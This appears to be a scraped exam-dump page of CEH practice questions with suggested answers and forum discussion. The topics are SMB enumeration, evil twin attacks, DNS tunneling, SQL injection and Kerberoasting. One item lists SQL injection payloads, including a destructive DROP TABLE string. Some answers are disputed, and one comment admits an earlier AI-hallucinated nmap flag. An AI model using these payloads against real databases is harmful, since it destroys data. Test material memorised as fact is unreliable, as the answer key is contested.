RADIUS (Remote Authentication Dial-In User Service) is a protocol used for centralized authentication, authorization, and accounting, and it can be used to authenticate users accessing the LDAP service, thereby preventing anonymous queries.

upvoted 1 times

[Removed] 1 year, 6 months ago

NTLM (NT LAN Manager) is an authentication protocol that can be used to secure LDAP services by enforcing authentication requirements and preventing anonymous queries. LDAP over NTLM ensures that only authenticated users can access directory services. It prevents unauthenticated or anonymous users from querying sensitive directory information. NTLM is commonly used in Windows Active Directory environments to secure LDAP authentication.

upvoted 1 times

Dogeo 1 year, 7 months ago

NTLM (NT LAN Manager) is a authentication protocol that can be used in conjunction with LDAP (Lightweight Directory Access Protocol) to secure the service by preventing anonymous queries.

upvoted 1 times

pindinga1 1 year, 7 months ago

A.NTLM. NTLM (NT LAN Manager) is an authentication protocol used in Windows networks. Although not specifically designed to secure a Lightweight Directory Access Protocol (LDAP) service, NTLM can be used to authenticate and authorize users attempting to access an LDAP server. By enabling NTLM or Kerberos authentication on the LDAP server, anonymous queries can be prevented, as users must authenticate before accessing directory information.

upvoted 1 times

Question #121 *Topic 1*

During the enumeration phase, Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.
Which of the following services is enumerated by Lawrence in this scenario?

A. Remote procedure call (RPC)

B. Telnet

C. Server Message Block (SMB)

D. Network File System (NFS)

Suggested Answer: *C*

Community vote distribution

C (100%)

plig Most Recent 11 months, 1 week ago

Port 445 is a network port used by the Server Message Block (SMB) protocol for file sharing, printer sharing, and other network services. It allows applications on networked computers to read and write files and request services from

upvoted 1 times

Question #122 *Topic 1*

Jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However, Jane has a long, complex password on her router. What attack has likely occurred?

A. Wardriving

B. Wireless sniffing

C. Evil twin

D. Piggybacking

Suggested Answer: *C*

Community vote distribution

C (55%) D (45%)

Peace4may Most Recent 1 month ago

Piggybacking (also known as unauthorized access) occurs when an individual gains access to a wireless network without the explicit authorization or knowledge of the network owner, or by bypassing security controls (like a password).In this scenario: Even though Jane invited them over, Alice and John accessed her wireless network without entering the password she set up. Because they bypassed her security measure to jump onto the network, this is classified as piggybacking.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Piggybacking refers to the act of gaining unauthorized access to a network by using someone else's network connection — often with their permission or by physically following them in, but in wireless contexts, it can refer to connecting to a network without explicit permission, often because it's already unlocked or the user has left it accessible.

upvoted 1 times

akrpsn 1 year, 7 months ago

Selected Answer: D

A. Wardriving – This involves driving around and scanning for open or vulnerable Wi-Fi networks, but there's no indication that Alice and John had to search for the network. B. Wireless sniffing – This refers to intercepting wireless communications using packet sniffers, which is not what happened here. C. Evil twin – This is when an attacker sets up a rogue Wi-Fi network that mimics a legitimate one to trick users into connecting, but there's no mention of a fake network in this scenario. Since Alice and John accessed the network without explicit permission but without any hacking technique being described, piggybacking is the most appropriate answer.

upvoted 2 times

bibibi 1 year, 6 months ago

C. Because both of them are clearly connected to a rogue ssid that is looks similar to Jane's wifi.

upvoted 3 times

akrpsn 1 year, 7 months ago

A. Wardriving – This involves driving around and scanning for open or vulnerable Wi-Fi networks, but there's no indication that Alice and John had to search for the network. B. Wireless sniffing – This refers to intercepting wireless communications using packet sniffers, which is not what happened here. C. Evil twin – This is when an attacker sets up a rogue Wi-Fi network that mimics a legitimate one to trick users into connecting, but there's no mention of a fake network in this scenario. Since Alice and John accessed the network without explicit permission but without any hacking technique being described, piggybacking is the most appropriate answer.C is correct - Evil Twin. Alice and John aren't meant to be hackers here, they are victims. The hacker set up rogue AP with Open Authentication (without password) with the same SSID as legitimate AP. This is the attack. Piggybacking = entering restricted area (like office) - an AUTHORIZED person KNOWINGLY allows an unauthorized person to enter a secure area. Can be due to negligence, deception, or social engineering. Piggybacking is similar to Tailgating = also entering restricted area but WITHOUT KNOWLEDGE of aughorized person (for ex. following someone authorized while door is closing).

upvoted 2 times

NikoTomas 1 year, 5 months ago

C is correct - Evil Twin. Alice and John aren't meant to be hackers here, they are victims. The hacker set up rogue AP with Open Authentication (without password) with the same SSID as legitimate AP. This is the attack. Piggybacking = entering restricted area (like office) - an AUTHORIZED person KNOWINGLY allows an unauthorized person to enter a secure area. Can be due to negligence, deception, or social engineering. Piggybacking is similar to Tailgating = also entering restricted area but WITHOUT KNOWLEDGE of aughorized person (for ex. following someone authorized while door is closing).

upvoted 1 times

Dogeo 1 year, 7 months ago

In this case, since Alice and John accessed the network without a password, it suggests that they connected to a fake access point that was created to look like Jane's legitimate network. This rogue access point could be controlled by an attacker, allowing unauthorized users to connect without needing the real password.

upvoted 2 times

HazalAlenazi 1 year, 7 months ago

The correct answer is: D. Piggybacking Explanation: Piggybacking occurs when an unauthorized user gains access to a secure network without the owner's permission. In this case, Alice and John accessed Jane's wireless network without needing a password, meaning they might have exploited an open connection or used saved credentials without Jane's consent. Why not the other options? A. Wardriving → Involves driving around and scanning for vulnerable Wi-Fi networks. Jane's case is a home LAN party, not an external attack. B. Wireless sniffing → Capturing data packets over a network to analyze them. Alice and John are just connecting, not intercepting data. C. Evil twin → Setting up a rogue Wi-Fi hotspot that mimics a legitimate network to steal data. Jane's network is legitimate, so this is not an evil twin attack.

upvoted 2 times

Question #123 *Topic 1*

Which file is a rich target to discover the structure of a website during web-server footprinting?

A. domain.txt

B. Robots.txt

C. Document root

D. index.html

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

robots.txt is a text file placed in the root directory of a website (e.g., https://example.com/robots.txt) to instruct web crawlers (like Googlebot) on which parts of the site should not be indexed or accessed. However, this file is publicly accessible and often contains valuable information about hidden or sensitive directories that can be leveraged by attackers during web-server footprinting.

upvoted 1 times

Question #124 *Topic 1*

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network. In this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique, John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server.
What is the technique employed by John to bypass the firewall?

A. DNSSEC zone walking

B. DNS cache snooping

C. DNS enumeration

D. DNS tunneling method

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

DNS tunneling is a technique used to encapsulate data within DNS queries and responses, allowing attackers to bypass firewalls and exfiltrate data or establish communication with command-and-control (C&C) servers through DNS traffic — which is often allowed through most firewalls.

upvoted 1 times

Question #125 *Topic 1*

There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption.
What encryption protocol is being used?

A. RADIUS

B. WPA

C. WEP

D. WPA3

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

WEP is the old encryption protocol referenced in the question. It was introduced as part of the IEEE 802.11 standard and was designed to provide security comparable to that of wired networks — hence the name "Wired Equivalent Privacy." However, WEP has been found to be highly insecure and easily crackable, and it is no longer considered safe for protecting wireless networks.

upvoted 1 times

e30b32d 1 year, 3 months ago

Wired Equivalent Privacy (WEP) Encryption WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of security and privacy comparable to that of a wired LAN.It has significant vulnerabilities and design flaws and can therefore be easily cracked. (P.2199/2183)

upvoted 1 times

Question #126 *Topic 1*

You are a cybersecurity specialist at CloudTech Inc., a company providing cloud-based services. You are managing a project for a client who wants to migrate their sensitive data to a public cloud service. To comply with regulatory requirements, the client insists on maintaining full control over the encryption keys even when the data is at rest on the cloud. Which of the following practices should you implement to meet this requirement?

A. Encrypt data client-side before uploading to the cloud and retain control of the encryption keys.

B. Use the cloud service provider's encryption services but store keys on-premises.

C. Rely on Secure Sockets Layer (SSL) encryption for data at rest.

D. Use the cloud service provider's default encryption and key management services.

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

If the client wants full control over encryption keys, the best practice is to encrypt the data on the client-side (i.e., before uploading it to the cloud) and manage the keys independently of the cloud provider. This ensures that only the client can decrypt the data, satisfying strict compliance or regulatory requirements like GDPR, HIPAA, or PCI-DSS.

upvoted 1 times

Question #127 *Topic 1*

In an advanced persistent threat scenario, an adversary follows a detailed set of procedures in the cyber kill chain. During one such instance, the adversary has successfully gained access to a corporate network and now attempts to obfuscate malicious traffic within legitimate network traffic. Which of the following actions would most likely be part of the adversary's current procedures?

A. Employing data staging techniques to collect and aggregate sensitive data.

B. Initiating DNS tunneling to communicate with the command-and-control server.

C. Establishing a command-and-control server to communicate with compromised systems.

D. Conducting internal reconnaissance using PowerShell scripts.

Suggested Answer: *B*

Community vote distribution

B (100%)

lopesjaf Most Recent 1 year, 1 month ago

In the cyber kill chain, after an adversary gains access to the target network, one key objective is to maintain stealthy communication with external systems (like C2 servers) while avoiding detection. DNS tunneling is a well-known obfuscation technique that allows attackers to embed malicious traffic within legitimate DNS queries, which often bypasses traditional firewalls and security tools because DNS traffic is typically allowed.

upvoted 1 times

Question #128 *Topic 1*

As a part of an ethical hacking exercise, an attacker is probing a target network that is suspected to employ various honeypot systems for security. The attacker needs to detect and bypass these honeypots without alerting the target. The attacker decides to utilize a suite of techniques. Which of the following techniques would NOT assist in detecting a honeypot?

A. Implementing a brute force attack to verify system vulnerability

B. Probing system services and observing the three-way handshake

C. Using honeypot detection tools like Send-Safe Honeypot Hunter

D. Analyzing the MAC address to detect instances running on VMware

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

A. Implementing a brute force attack to verify system vulnerability (Correct Answer — NOT useful for honeypot detection)

upvoted 1 times

Question #129 *Topic 1*

A skilled ethical hacker was assigned to perform a thorough OS discovery on a potential target. They decided to adopt an advanced fingerprinting technique and sent a TCP packet to an open TCP port with specific flags enabled. Upon receiving the reply, they noticed the flags were SYN and ECN-Echo. Which test did the ethical hacker conduct and why was this specific approach adopted?

A. Test 3: The test was executed to observe the response of the target system when a packet with URC, PSH, SYN, and FIN flags was sent, thereby identifying the OS

B. Test 2: This test was chosen because a TCP packet with no flags enabled is known as a NULL packet and this would allow the hacker to assess the OS of the target

C. Test 1: The test was conducted because SYN and ECN-Echo flags enabled to allow the hacker to probe the nature of the response and subsequently determine the OS fingerprint

D. Test 6: The hacker selected this test because a TCP packet with the ACK flag enabled sent to a closed TCP port would yield more information about the OS

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf 1 year, 1 month ago

This question refers to advanced TCP/IP stack fingerprinting, particularly as used by tools like Nmap in its OS detection process.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct: C TCP ECN Scan (-sN): □ The Explicit Congestion Notification (ECN) scan is a special type of TCP scan that checks for firewall and OS fingerprinting behavior. □ It sends a SYN packet with the ECN-Echo (ECE) and CWR flags set to probe how a target responds. □ If the target replies with SYN + ECN-Echo (ECE) flags set, it indicates that the host supports ECN. Example: nmap -sN -p 80 ✔ Sends SYN + ECN-Echo (ECE) + CWR flags ✔ Checks for ECN support in TCP handshake Useful for: ✔ Firewall Detection: Some firewalls block ECN-enabled connections. ✔ OS Fingerprinting: Identifies operating systems that support ECN (e.g., modern Linux, Windows, BSD). ✔ Stealthy Reconnaissance: Some IDS/IPS systems don't log ECN scans as aggressive behavior.Sorry, CORRECTION: "-sN" stands for a TCP NULL Scan, not TCP ECN scan. It sends a TCP packet with no flags set (the flag field in the TCP header is 0). The Logic (RFC 793): - If a port is closed, the target is required to send a RST (Reset) packet back. - If a port is open, the target will ignore the packet and send no response at all. The Result: If Nmap receives nothing, it marks the port as open|filtered. CORRECT is "-sE": - TCP ECN Scan (-sE) is a specialized and advanced reconnaissance technique used to detect how a target host or its network infrastructure handles Explicit Congestion Notification (ECN).SORRY AGAIN, forget the "-sE" option - it is AI hallucinating... I've just checked all options in Nmap and also documentation and it's NOT possible to manually invoke ECN scan in Nmap - it just one of automatic probes included in OS detection techniques: DOCUMENTATION: "TCP/IP Fingerprinting Methods Supported by Nmap Nmap OS fingerprinting works by sending up to 16 TCP, UDP, and ICMP probes to known open and closed ports of the target machine. These probes are specially designed to exploit various ambiguities in the standard protocol RFCs. Then Nmap listens for responses. Dozens of attributes in those responses a

upvoted 2 times

NikoTomas 1 year, 5 months ago

Selected Answer: C

Correct: C

TCP ECN Scan (-sN):

 The Explicit Congestion Notification (ECN) scan is a special type of TCP scan that checks for firewall and OS fingerprinting behavior. It sends a SYN packet with the ECN-Echo (ECE) and CWR flags set to probe how a target responds. If the target replies with SYN + ECN-Echo (ECE) flags set, it indicates that the host supports ECN.

Example:

nmap -sN -p 80

✔ Sends SYN + ECN-Echo (ECE) + CWR flags ✔ Checks for ECN support in TCP handshake

Useful for:

✔ Firewall Detection: Some firewalls block ECN-enabled connections. ✔ OS Fingerprinting: Identifies operating systems that support ECN (e.g., modern Linux, Windows, BSD). ✔ Stealthy Reconnaissance: Some IDS/IPS systems don't log ECN scans as aggressive behavior.

upvoted 2 times

NikoTomas 5 months, 3 weeks ago

Sorry, CORRECTION: "-sN" stands for a TCP NULL Scan, not TCP ECN scan. It sends a TCP packet with no flags set (the flag field in the TCP header is 0). The Logic (RFC 793): - If a port is closed, the target is required to send a RST (Reset) packet back. - If a port is open, the target will ignore the packet and send no response at all. The Result: If Nmap receives nothing, it marks the port as open|filtered. CORRECT is "-sE": - TCP ECN Scan (-sE) is a specialized and advanced reconnaissance technique used to detect how a target host or its network infrastructure handles Explicit Congestion Notification (ECN).SORRY AGAIN, forget the "-sE" option - it is AI hallucinating... I've just checked all options in Nmap and also documentation and it's NOT possible to manually invoke ECN scan in Nmap - it just one of automatic probes included in OS detection techniques: DOCUMENTATION: "TCP/IP Fingerprinting Methods Supported by Nmap Nmap OS fingerprinting works by sending up to 16 TCP, UDP, and ICMP probes to known open and closed ports of the target machine. These probes are specially designed to exploit various ambiguities in the standard protocol RFCs. Then Nmap listens for responses. Dozens of attributes in those responses are analyzed and combined to generate a fingerprint. ... The following sections are highly technical and reveal the hidden workings of Nmap OS detection. Nmap can be used effectively without understanding this..." ... ECN and other stuff. Ref.: https://nmap.org/book/osdetect-methods.html#idm45818753287840

upvoted 1 times

NikoTomas 5 months, 3 weeks ago

Sorry, CORRECTION:

"-sN" stands for a TCP NULL Scan, not TCP ECN scan.

It sends a TCP packet with no flags set (the flag field in the TCP header is 0). The Logic (RFC 793): - If a port is closed, the target is required to send a RST (Reset) packet back. - If a port is open, the target will ignore the packet and send no response at all.

The Result: If Nmap receives nothing, it marks the port as open|filtered.

CORRECT is "-sE": - TCP ECN Scan (-sE) is a specialized and advanced reconnaissance technique used to detect how a target host or its network infrastructure handles Explicit Congestion Notification (ECN).

upvoted 1 times

NikoTomas Most Recent 5 months, 3 weeks ago

SORRY AGAIN, forget the "-sE" option - it is AI hallucinating... I've just checked all options in Nmap and also documentation and it's NOT possible to manually invoke ECN scan in Nmap - it just one of automatic probes included in OS detection techniques: DOCUMENTATION: "TCP/IP Fingerprinting Methods Supported by Nmap Nmap OS fingerprinting works by sending up to 16 TCP, UDP, and ICMP probes to known open and closed ports of the target machine. These probes are specially designed to exploit various ambiguities in the standard protocol RFCs. Then Nmap listens for responses. Dozens of attributes in those responses are analyzed and combined to generate a fingerprint. ... The following sections are highly technical and reveal the hidden workings of Nmap OS detection. Nmap can be used effectively without understanding this..." ... ECN and other stuff. Ref.: https://nmap.org/book/osdetect-methods.html#idm45818753287840

upvoted 1 times

Question #130 *Topic 1*

In an intricate web application architecture using an Oracle database, you, as a security analyst, have identified a potential SQL Injection attack surface. The database consists of 'x' tables, each with 'y' columns. Each table contains 'z' records. An attacker, well-versed in SQLi techniques, crafts 'u' SQL payloads, each attempting to extract maximum data from the database. The payloads include 'UNION SELECT' statements and 'DBMS_XSLPROCESSOR.READ2CLOB' to read sensitive files. The attacker aims to maximize the total data extracted 'E=xyz*u'. Assuming 'x=4', 'y=2', and varying 'z' and 'u', which situation is likely to result in the highest extracted data volume?

A. z=600, u=2: The attacker devises 2 SQL payloads, each aimed at tables holding 600 records, affecting all columns across all tables.

B. z=550, u=2: Here, the attacker formulates 2 SQL payloads and directs them towards tables containing 550 records, impacting all columns and tables.

C. z=500, u=3: The attacker creates 3 SQL payloads and targets tables with 500 records each, exploiting all columns and tables.

D. z=400, u=4: The attacker constructs 4 SQL payloads, each focusing on tables with 400 records, influencing all columns of all tables.

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

The highest extracted data volume corresponds to the highest E

upvoted 1 times

HazalAlenazi 1 year, 7 months ago

A=4×2×600×2=9600 B=4×2×550×2=8800 C=4×2×500×3=12000 D=4×2×400×4=12800 so the answer is D

upvoted 3 times

MHafizC 1 year, 7 months ago

If all are under same value for x and y, that's just left with z and u. So the highest result from the multiplication of z and u should be the answer. In this case, D is the highest.

upvoted 3 times

Question #131 *Topic 1*

A large enterprise has been experiencing sporadic system crashes and instability, resulting in limited access to its web services. The security team suspects it could be a result of a Denial of Service (DoS) attack. A significant increase in traffic was noticed in the network logs, with patterns suggesting packet sizes exceeding the prescribed size limit. Which among the following DoS attack techniques best describes this scenario?

A. Smurf attack

B. UDP flood attack

C. Pulse wave attack

D. Ping of Death attack

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

Ping of Death attack is a classic DoS attack where oversized or malformed packets (larger than the maximum allowed IP packet size of 65,535 bytes) are sent to the target, causing crashes or instability.

upvoted 1 times

[Removed] 1 year, 6 months ago

A Ping of Death (PoD) attack occurs when an attacker sends malformed or oversized ICMP packets (greater than 65,535 bytes) to a target system. Many systems cannot handle oversized packets properly, causing buffer overflows, crashes, or system instability. The packets exceed the normal size limit, which matches the behavior observed in the network logs. This attack was common in older systems but remains a concern for legacy infrastructure or unpatched devices.

upvoted 2 times

Dogeo 1 year, 6 months ago

Ping of Death, where the attack involves sending pings (ICMP echo requests) that exceed the maximum allowable size

upvoted 1 times

pindinga1 1 year, 7 months ago

correct answer is D "Ping of Death attack"

upvoted 1 times

MHafizC 1 year, 7 months ago

The statement of "packet sizes exceeding the prescribed size limit" is referring to Ping of Death attack.

upvoted 1 times

Question #132 *Topic 1*

Your company has been receiving regular alerts from its IDS about potential intrusions. On further investigation, you notice that these alerts have been false positives triggered by certain goodware files. In response, you are planning to enhance the IDS with YARA rules, reducing these false positives while improving the detection of real threats. Based on the scenario and the principles of YARA and IDS, which of the following strategies would best serve your purpose?

A. Writing YARA rules specifically to identify the goodware files triggering false positives

B. Implementing YARA rules that focus solely on known malware signatures

C. Creating YARA rules to examine only the private database for intrusions

D. Incorporating YARA rules to detect patterns in all files regardless of their nature

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf Most Recent 1 year, 1 month ago

The goal is to reduce false positives caused by goodware files while improving detection of real threats. YARA rules are pattern-matching rules used to identify malware by defining rules based on strings, binary patterns, or other characteristics. To reduce false positives triggered by goodware, the best approach is to write YARA rules specifically to identify the goodware files causing those alerts, so the IDS can recognize these files and avoid flagging them as threats.

upvoted 1 times

Question #133 *Topic 1*

Jake, a network security specialist, is trying to prevent network-level session hijacking attacks in his company. While studying different types of such attacks, he learns about a technique where an attacker inserts their machine into the communication between a client and a server, making it seem like the packets are flowing through the original path. This technique is primarily used to reroute the packets. Which of the following types of network-level session hijacking attacks is Jake studying?

A. TCP/IP Hijacking

B. RST Hijacking

C. UDP Hijacking

D. Man-in-the-middle Attack Using Forged ICMP and ARP Spoofing

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

The scenario describes an attacker inserting their machine between the client and server, intercepting and rerouting packets while making it seem like the communication is normal. This is classic Man-in-the-Middle (MITM) behavior, often achieved through ARP spoofing or forged ICMP messages.

upvoted 1 times

NikoTomas 1 year, 5 months ago

ARP spoofing Address Resolution Protocol (ARP) spoofing refers to the MITM technique where the MAC address of the attacking server is linked to the IP address of the legitimate recipient. When the URL is resolved to the IP address of this recipient, the traffic is instead routed to the attacking server. ICMP packet spoofing ICMP is part of the Internet protocol suite that communicates diagnostic information between the client and server. The ICMP MITM attack redirects traffic to a routing device controlled by the attacker, before sending it to a gateway connected to the intended recipient. Any communications received to the gateway are also routed to the attacker's MAC address before sending it to the victim client.

upvoted 1 times

Question #134 *Topic 1*

Given the complexities of an organization's network infrastructure, a threat actor has exploited an unidentified vulnerability, leading to a major data breach. As a Certified Ethical Hacker (CEH). you are tasked with enhancing the organization's security stance. To ensure a comprehensive security defense, you recommend a certain security strategy. Which of the following best represents the strategy you would likely suggest and why?

A. Develop an in-depth Risk Management process, involving identification, assessment, treatment, tracking, and review of risks to control the potential effects on the organization.


B. Establish a Defense-in-Depth strategy, incorporating multiple layers of security measures to increase the complexity and decrease the likelihood of a successful attack.

C. Implement an Information Assurance (IA) policy focusing on ensuring the integrity, availability, confidentiality, and authenticity of information systems.

D. Adopt a Continual/Adaptive Security Strategy involving ongoing prediction, prevention, detection, and response actions to ensure comprehensive computer network defense.

Suggested Answer: *B*

Community vote distribution



NikoTomas Most Recent 5 months, 3 weeks ago

I changed my mind from D) to B) - Defense in Depth. "Continual / Adaptive Security" is a modern security operations concept, but CEH materials more commonly emphasize Defense-in-Depth for layered protection. CEH-style exam reasoning for option B) --> The standard CEH answer is: Use layered security controls so that one unknown vulnerability does not compromise the entire system --> A Defense-in-Depth strategy focuses on multiple layers of security controls so that if one layer fails (for example due to an unknown vulnerability), other controls still prevent compromise. Even though the Continual/Adaptive Security Strategy (option D) does mention Defense in Depth as one of its components, the core of the question is asking you to pick the single security strategy name that most directly describes the architectural approach you would recommend after a breach caused by an "unknown vulnerability." --> matches Defense in Depth (option B) far better.

upvoted 1 times

NikoTomas 5 months, 3 weeks ago

Selected Answer: B

I changed my mind from D) to B) - Defense in Depth.

"Continual / Adaptive Security" is a modern security operations concept, but CEH materials more commonly emphasize Defense-in-Depth for layered protection.

CEH-style exam reasoning for option B) --> The standard CEH answer is: Use layered security controls so that one unknown vulnerability does not compromise the entire system --> A Defense-in-Depth strategy focuses on multiple layers of security controls so that if one layer fails (for example due to an unknown vulnerability), other controls still prevent compromise.

Even though the Continual/Adaptive Security Strategy (option D) does mention Defense in Depth as one of its components, the core of the question is asking you to pick the single security strategy name that most directly describes the architectural approach you would recommend after a breach caused by an "unknown vulnerability." --> matches Defense in Depth (option B) far better.

upvoted 1 times

Gerrito333 10 months, 3 weeks ago

Defense-in-Depth is "old-school" with perimeter firewalls

upvoted 1 times

lopesjaf 1 year, 1 month ago

B. Defense-in-Depth strategy: This is about implementing multiple layers of security controls to create redundancy, making it harder for attackers to breach systems.

upvoted 1 times

KiranYS 1 year, 5 months ago

A Defense-in-Depth strategy involves implementing multiple layers of security controls across different areas (network, host, application, and data) to reduce the risk of a successful attack

upvoted 1 times

killwitch 1 year, 5 months ago

Given that a threat actor successfully exploited an unknown vulnerability, the best approach to mitigate future attacks is to implement a Defense-in-Depth (DiD) strategy. This security model incorporates multiple layers of security controls to make it significantly harder for an attacker to breach an organization's infrastructure. DiD reduces single points of failure and ensures that if one layer is compromised, additional layers of security can still protect the system

upvoted 1 times

NikoTomas 1 year, 5 months ago

Selected Answer: D

Correct is D - At first sight, for me, A looks great - i. e. start from the ground, identify assets, evaluate risks... and as late as risks are known, implement appropriate defensive measures based on it (this is how it should be done in real world). However, A option ends by risk assessment with no defense - and they are asking for "enhancing the organization's security stance" and "ensure a comprehensive security defense".

- B - Defense in Depth - ok, it is defense and it is some kind of strategy but it is already incorporated in option D) and much more... that's why D) is better answer.

Continuation below...

upvoted 2 times

NikoTomas 1 year, 5 months ago

Correct is D - At first sight, for me, A looks great - i. e. start from the ground, identify assets, evaluate risks... and as late as risks are known, implement appropriate defensive measures based on it (this is how it should be done in real world). However, A option ends by risk assessment with no defense - and they are asking for "enhancing the organization's security stance" and "ensure a comprehensive security defense". - B - Defense in Depth - ok, it is defense and it is some kind of strategy but it is already incorporated in option D) and much more... that's why D) is better answer. Continuation below.....continuation: Correct D --> The Continual/Adaptive Security Strategy, as outlined by the EC-Council, is built upon four foundational pillars: 1. Protect: Implementing measures to safeguard networks, endpoints, and data against potential threats. This includes deploying defense-in-depth strategies to ensure robust security. eccouncil.org 2. Detect: Continuous monitoring to identify anomalies and potential security incidents promptly, enabling swift action to mitigate risks. securuscomms.co.uk+3eccouncil.org+3cisa.gov+3 3. Respond: Developing and executing effective incident response plans to address and mitigate the impact of security breaches. eccouncil.org 4. Predict: Utilizing threat intelligence, threat hunting, and attack surface analysis to anticipate and prepare for future cyber threats. This strategy ensures a proactive and comprehensive approach to cybersecurity, aligning with the dynamic nature of modern threat landscapes.

upvoted 2 times

NikoTomas 1 year, 5 months ago

...continuation: Correct D --> The Continual/Adaptive Security Strategy, as outlined by the EC-Council, is built upon four foundational pillars: 1. Protect: Implementing measures to safeguard networks, endpoints, and data against potential threats. This includes deploying defense-in-depth strategies to ensure robust security. eccouncil.org 2. Detect: Continuous monitoring to identify anomalies and potential security incidents promptly, enabling swift action to mitigate risks. securuscomms.co.uk+3eccouncil.org+3cisa.gov+3 3. Respond: Developing and executing effective incident response plans to address and mitigate the impact of security breaches. eccouncil.org 4. Predict: Utilizing threat intelligence, threat hunting, and attack surface analysis to anticipate and prepare for future cyber threats. This strategy ensures a proactive and comprehensive approach to cybersecurity, aligning with the dynamic nature of modern threat landscapes.

upvoted 1 times

Dogeo 1 year, 6 months ago

A Defense-in-Depth strategy is designed to provide multiple layers of protection across the network and systems. By using a combination of security measures (e.g., firewalls, intrusion detection systems, access controls, encryption, etc.)

upvoted 2 times

Question #135 *Topic 1*

As a cybersecurity professional, you are responsible for securing a high-traffic web application that uses MySQL as its backend database. Recently, there has been a surge of unauthorized login attempts, and you suspect that a seasoned black-hat hacker is behind them. This hacker has shown proficiency in SQL Injection and appears to be using the 'UNION' SQL keyword to trick the login process into returning additional data. However, your application's security measures include filtering special characters in user inputs, a method usually effective against such attacks. In this challenging environment, if the hacker still intends to exploit this SQL Injection vulnerability, which strategy is he most likely to employ?

A. The hacker tries to manipulate the 'UNION' keyword in such a way that it triggers a database error, potentially revealing valuable information about the database's structure.

B. The hacker switches tactics and resorts to a 'time-based blind' SQL Injection attack, which would force the application to delay its response, thereby revealing information based on the duration of the delay.

C. The hacker attempts to bypass the special character filter by encoding his malicious input, which could potentially enable him to successfully inject damaging SQL queries.

D. The hacker alters his approach and injects a DROP TABLE' statement, a move that could potentially lead to the loss of vital data stored in the application's database.

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

C. The hacker attempts to bypass the special character filter by encoding his malicious input, which could potentially enable him to successfully inject damaging SQL queries. Encoding techniques (URL encoding, Unicode encoding, double encoding) are often used to evade filtering.

upvoted 2 times

NikoTomas 1 year, 5 months ago

For sure C. As stated in the question, the input sanitization is in place, so the attacker must overcome it somehow - C) Using encoding to avoid blocking of unallowed special characters and/or keywords.

upvoted 2 times

Gibsomd 1 year, 5 months ago

Your application already filters special characters in user inputs, which is an effective measure against traditional SQL Injection attacks.

upvoted 1 times

[Removed] 1 year, 6 months ago

The key details in the question indicate: The attacker is using UNION-based SQL Injection. This means the goal is to extract data directly rather than relying on indirect inference techniques like time-based delays. The application filters special characters. The hacker's immediate problem is bypassing the input sanitization, not dealing with a lack of visible outpu

upvoted 4 times

Question #136 *Topic 1*

You're the security manager for a tech company that uses a database to store sensitive customer data. You have implemented countermeasures against SQL injection attacks. Recently, you noticed some suspicious activities and suspect an attacker is using SQL injection techniques. The attacker is believed to use different forms of payloads in his SQL queries. In the case of a successful SQL injection attack, which of the following payloads would have the most significant impact?

A. UNION SELECT NULL, NULL, NULL -- : This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables

B. ' OR username LIKE '%': This payload uses the LIKE operator to search for a specific pattern in a column

C. ' OR '1'='l: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data

D. ' OR 'a'='a; DROP TABLE members; --: This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss

Suggested Answer: *D*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago

Payload D causes permanent data loss by dropping a table, which is more severe than unauthorized data access.

upvoted 2 times

killwitch 1 year, 5 months ago

Among the given options, the most destructive SQL injection payload is option D, as it not only bypasses authentication but also executes a DROP TABLE statement, which results in permanent data loss by deleting an entire database table.

upvoted 1 times

Gibsomd 1 year, 5 months ago

This payload leverages the UNION SQL operator to combine the results of one query with another. Attackers use UNION-based SQL Injection to extract data from other tables within the database by ensuring that the number of selected columns matches the original query.

upvoted 1 times

NikoTomas 1 year, 5 months ago

which of the following payloads would have the most significant impact? --> D) DROP table, which deletes entire database, so it makes the most significant impact.

upvoted 2 times

Question #137 *Topic 1*

A malicious user has acquired a Ticket Granting Service from the domain controller using a valid user's Ticket Granting Ticket in a Kerberoasting attack. He exhorted the TGS tickets from memory for offline cracking. But the attacker was stopped before he could complete his attack. The system administrator needs to investigate and remediate the potential breach. What should be the immediate step the system administrator takes?

A. Perform a system reboot to clear the memory


B. Delete the compromised user's account

C. Change the NTLM password hash used to encrypt the ST

D. Invalidate the TGS the attacker acquired

Suggested Answer: *C*

Community vote distribution



iamcherrylim Most Recent 4 months, 2 weeks ago

CHANGING ntlm password hash does not immediately contain

upvoted 1 times

lopesjaf 1 year, 1 month ago

C. Change the NTLM password hash used to encrypt the ST — effectively change the service account password to invalidate existing tickets.

upvoted 3 times

msrkntk 1 year, 4 months ago

